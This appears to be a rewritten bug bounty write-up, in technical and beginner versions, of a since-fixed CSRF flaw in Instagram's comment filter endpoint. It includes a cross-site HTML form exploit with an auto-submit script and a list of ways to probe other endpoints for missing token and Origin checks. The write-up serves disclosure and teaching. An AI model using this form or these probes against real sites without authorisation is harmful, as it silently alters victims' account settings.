CSRF in Instagram
The Instagram comment keyword filter endpoint did not validate the CSRF token, allowing an attacker to change a victim's comment filter settings via a crafted web page. The report also mentions that Facebook's internal research found other vulnerable endpoints that might lead to account takeover.
 Published on medium.com
Information Security
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Instagram.com has a comment filter feature: a user can maintain a list of keywords, and comments containing those keywords are filtered out of their posts. The settings page for this feature lives at https://www.instagram.com/accounts/comment_filter/, and saving the list is done by a POST request to the endpoint /accounts/set_comment_filter_keywords_web/ on www.instagram.com.
The report describes a CSRF vulnerability in that endpoint: an attacker could change the comment keyword filter on behalf of other users. After the report was filed, internal research at Facebook found other vulnerable endpoints, which the report says might lead to account takeover.
Setup
The report does not describe any special accounts, roles, tools or versions.
Finding it
The researcher opened the comment filter settings page, added a keyword, and intercepted the resulting request. The request carried an X-CSRFTOKEN header, which is meant to verify that the request comes from the owner of the account. Removing that header did not stop the request: it was still sent successfully and returned HTTP 200 OK with the status { ok}. That is the signal that the server does not actually check the CSRF token.
Exploitation
Step 1: open the settings page
Open https://www.instagram.com/accounts/comment_filter/ while logged in.
Step 2: add a keyword and intercept the request
Add any keyword and intercept the request. The captured request is:
POST /accounts/set_comment_filter_keywords_web/ HTTP/1.1

Host:www.instagram.com
The interesting part is the X-CSRFTOKEN header, which is supposed to verify that the request comes from the owner of the account.

The image shows the intercepted request with that header in place. When the header is deleted, the request is still sent successfully and the response is:
HTTP 200 OK

status { ok}
So there is no check of the CSRF token on this endpoint.
Step 3: write the exploit
With the token check absent, a cross-site form can perform the same POST. The exploit page is:
<html>

<head>

<title>exploit csrf</title>

</head>

<body>

<form action="https://www.instagram.com/accounts/set_comment_filter_keywords_web/" method="POST">

<input type="hidden" name="keywords" value="test" />

<input type="submit" value="Submit request" />

</form>

</body>

</html>
The form targets the vulnerable endpoint with method="POST" and carries a single hidden field, keywords, set to test.
The report also notes that an auto-submit script can be included:
<script>

document.forms[0].submit

</script>
The researcher notes that there is no check of X-CSRFTOKEN and no check of Origin.
Root cause
The endpoint accepts a state-changing POST without validating the CSRF token. The X-CSRFTOKEN header is present in legitimate requests, but the server does not enforce it: a request with the header removed still succeeds. The existing defence, the CSRF token, was present in the client but not verified on the server, so it did not stop the attack.
Impact
An attacker could change the comment keyword filter on behalf of other Instagram.com users. The report hedges the wider consequences: after the reported bug was fixed, internal research at Facebook identified other vulnerable endpoints, which the report says might lead to account takeover. The report does not describe those endpoints or the account takeover path.
Fix
According to the timeline, the initially reported bug was fixed and the further internal research identified other vulnerable endpoints.
Timeline
| Date | Event |
|---|---|
| 16/01/2021 | Report sent |
| 19/01/2021 | Acknowledged by Facebook |
| 22/02/2021 | Fixed and bounty awarded |

The image shows the timeline as published with the report.
Variants to test
- Remove the CSRF token header from other state-changing POST endpoints and see whether the request still returns a success status. A positive result is a
200response with the change applied. - Remove the token parameter from the request body, not just the header, and check whether the server still accepts the request.
- Send the same request with a foreign
Originheader and see whether it is rejected. A positive result is the request being processed despite the mismatched origin. - Build a cross-site HTML form that posts to the endpoint with the victim's session and check whether the change takes effect. A positive result is the victim's settings changing without their interaction beyond loading the page.
- Test the same pattern on other account settings endpoints, since the report says internal research found additional vulnerable endpoints after the initial fix.
What happened, in plain words
Instagram has a feature called the comment filter. Every user can keep a list of words, and any comment that contains one of those words is hidden from that user's posts. You manage the list on a settings page, and when you save it your browser sends the list to Instagram's servers.
The researcher found that an attacker could change the comment keyword filter on behalf of other users by exploiting a CSRF vulnerability. This kind of attack is called CSRF, short for Cross-Site Request Forgery. The everyday comparison is a signed form: imagine a bank that accepts any withdrawal slip as long as it arrives in an envelope with your name on it, without ever checking your signature. Anyone who can post an envelope with your name can move your money. Here, the "signature" is a small piece of data called a CSRF token, and the server was not actually checking it.
After the researcher reported this, Facebook (which owns Instagram) looked further on its own and found other places with the same weakness. The report says those might have led to account takeover, meaning someone else gaining full control of an account. The report does not describe those other places or how the takeover would work.
The pieces you need to know
Before walking through the steps, here are the basic ideas, explained from zero.
- A web page and a request. When you open a page or click a button, your browser sends a message to a server and gets a reply. That message is called a request. The reply is called a response.
- GET and POST. Requests come in types. A GET request is normally "show me this page". A POST request is normally "here is some data, save it or act on it". Changing your comment filter is a POST, because it changes something on the server.
- An endpoint. An endpoint is the specific address on the server that handles one action. Instagram's endpoint for saving the comment filter is
/accounts/set_comment_filter_keywords_web/on the hostwww.instagram.com. Think of the host as the building and the endpoint as the desk inside it. - A cookie. When you log in, the server gives your browser a small piece of data called a cookie. Your browser sends that cookie back with every later request to the same site, so the server knows who you are. This is why you stay logged in as you browse.
- A CSRF token. Because cookies are sent automatically, a request coming from another website would also carry your cookie. To tell real requests apart from forged ones, sites add a second secret value, the CSRF token, that only pages served by the real site know. The server is supposed to check that the token matches before doing anything. If it does not check, the protection is only decoration.
- The
Originheader. Browsers attach a header (a small labelled line of information) calledOriginto many requests, saying which site the request started from. A server can refuse requests whoseOriginis not its own site. The researcher notes that there is no check ofOriginon this request. - Intercepting a request. A browser's developer tools, or a proxy tool that sits between browser and server, let you pause a request before it leaves, look at it, edit it, and then send it on. That is how the researcher inspected and modified the request below.
Finding it
The researcher was logged in to Instagram and opened the comment filter settings page. The goal of this first step is simply to make the browser produce a real, legitimate save request so it can be studied.
Step 1: open the settings page
Open https://www.instagram.com/accounts/comment_filter/ while logged in. This is the page where a user manages the keyword list.
Step 2: add a keyword and intercept the request
Add any keyword and intercept the request. The captured request is:
POST /accounts/set_comment_filter_keywords_web/ HTTP/1.1

Host:www.instagram.com
Line by line:
POST /accounts/set_comment_filter_keywords_web/ HTTP/1.1says this is a POST request (it changes data), aimed at the endpoint that saves comment filter keywords, using version 1.1 of the HTTP protocol, the language browsers and servers speak.Host:www.instagram.comsays which website the request is for. One server can host many sites, so the request names the one it wants.
The interesting part is the X-CSRFTOKEN header, which is supposed to verify that the request comes from the owner of the account. In other words, the browser was sending the token, so the protection existed on the client side.
The image shows the intercepted request with that header in place. The next move is the key test: delete the header and send the request anyway. If the server really checked the token, it should refuse. Instead, the request was still sent successfully and the response was:
HTTP 200 OK

status { ok}
Line by line:
HTTP 200 OKis the server's reply code. 200 is the standard code for "everything went fine".status { ok}is the body of the reply, a short machine-readable message saying the change was accepted.
So there is no check of the CSRF token on this endpoint. The server accepted a request that was missing the very proof it was supposed to require. That is the finding.
Step 3: write the exploit
Now that we know the server does not check the token, we can build a page on any other website that makes the same request. The victim only has to visit that page while logged in to Instagram. The exploit page is:
<html>

<head>

<title>exploit csrf</title>

</head>

<body>

<form action="https://www.instagram.com/accounts/set_comment_filter_keywords_web/" method="POST">

<input type="hidden" name="keywords" value="test" />

<input type="submit" value="Submit request" />

</form>

</body>

</html>
Line by line:
<html>,<head>,<title>,<body>are the ordinary skeleton of any web page. The title is just the text shown in the browser tab.<form action="..." method="POST">starts a form.actionis where the form sends its data: the vulnerable Instagram endpoint.method="POST"says the data is sent as a POST, the same type of request the real settings page uses.<input type="hidden" name="keywords" value="test" />is a field the visitor never sees. Its name iskeywordsand its value istest, so the form will submit a keyword list containing the wordtest.<input type="submit" value="Submit request" />is the button that sends the form.
The form targets the vulnerable endpoint with method="POST" and carries a single hidden field, keywords, set to test. The browser does this because sending a form to another site is a normal, allowed thing for a web page to do; the protection has to come from the receiving server, and here it was missing.
The report also notes that an auto-submit script can be included:
<script>

document.forms[0].submit

</script>
Line by line:
<script>and</script>mark a block of JavaScript, the language that runs inside the browser.document.forms[0]means "the first form on this page", which is the form above..submitrefers to the form's submit action, which sends it.
The researcher notes that there is no check of X-CSRFTOKEN and no check of Origin.
Why it worked
The endpoint accepts a state-changing POST without validating the CSRF token. The X-CSRFTOKEN header is present in legitimate requests, but the server does not enforce it: a request with the header removed still succeeds. The existing defence, the CSRF token, was present in the client but not verified on the server, so it did not stop the attack. In the bank comparison, the signature line was printed on the slip but nobody ever compared it to the real signature.
What an attacker could do
An attacker could change the comment keyword filter on behalf of other Instagram.com users. The report hedges the wider consequences: after the reported bug was fixed, internal research at Facebook identified other vulnerable endpoints, which the report says might lead to account takeover. The report does not describe those endpoints or the account takeover path.
How it was fixed
According to the timeline, the initially reported bug was fixed and the further internal research identified other vulnerable endpoints.
Timeline
| Date | Event |
|---|---|
| 16/01/2021 | Report sent |
| 19/01/2021 | Acknowledged by Facebook |
| 22/02/2021 | Fixed and bounty awarded |
The image shows the timeline as published with the report.
Other places to look for the same weakness
These are the kinds of follow-up checks a beginner can try.
- Remove the CSRF token header from other state-changing POST endpoints and see whether the request still returns a success status. A positive result is a
200response with the change applied. - Remove the token parameter from the request body, not just the header, and check whether the server still accepts the request.
- Send the same request with a foreign
Originheader and see whether it is rejected. A positive result is the request being processed despite the mismatched origin. - Build a cross-site HTML form that posts to the endpoint with the victim's session and check whether the change takes effect. A positive result is the victim's settings changing without their interaction beyond loading the page.
- Test the same pattern on other account settings endpoints, since the report says internal research found additional vulnerable endpoints after the initial fix.
Glossary
- API: a defined set of addresses and rules a program uses to talk to another program; here, the endpoints Instagram's web pages talk to.
- Browser session: the logged-in state your browser keeps by sending a cookie with each request.
- Cookie: a small piece of data a site stores in your browser and receives back on later requests, used to recognise you.
- CSRF (Cross-Site Request Forgery): an attack where another website makes your browser send a request to a site you are logged in to, so the site treats it as your own action.
- CSRF token: a secret value included in real requests so the server can tell genuine requests from forged ones.
- Endpoint: the specific address on a server that handles one action.
- Exploit: the page or code that carries out an attack.
- GET / POST: two types of HTTP request; GET normally reads, POST normally sends data or changes something.
- Header: a labelled line of extra information attached to a request or response, such as
HostorOrigin. - Host: the website name a request is addressed to, such as
www.instagram.com. - HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTP 200 OK: the standard response code meaning the request succeeded.
- Intercept: to pause a request in a tool, inspect or edit it, then send it on.
- JavaScript: the programming language that runs inside web pages in the browser.
- Origin header: a header telling the server which site a request started from, which the server can use to reject foreign requests.
- Proxy: a tool that sits between your browser and the server so you can see and change traffic.
- State-changing request: a request that alters data on the server, such as saving a settings list.
- Account takeover: an attacker gaining full control of someone else's account.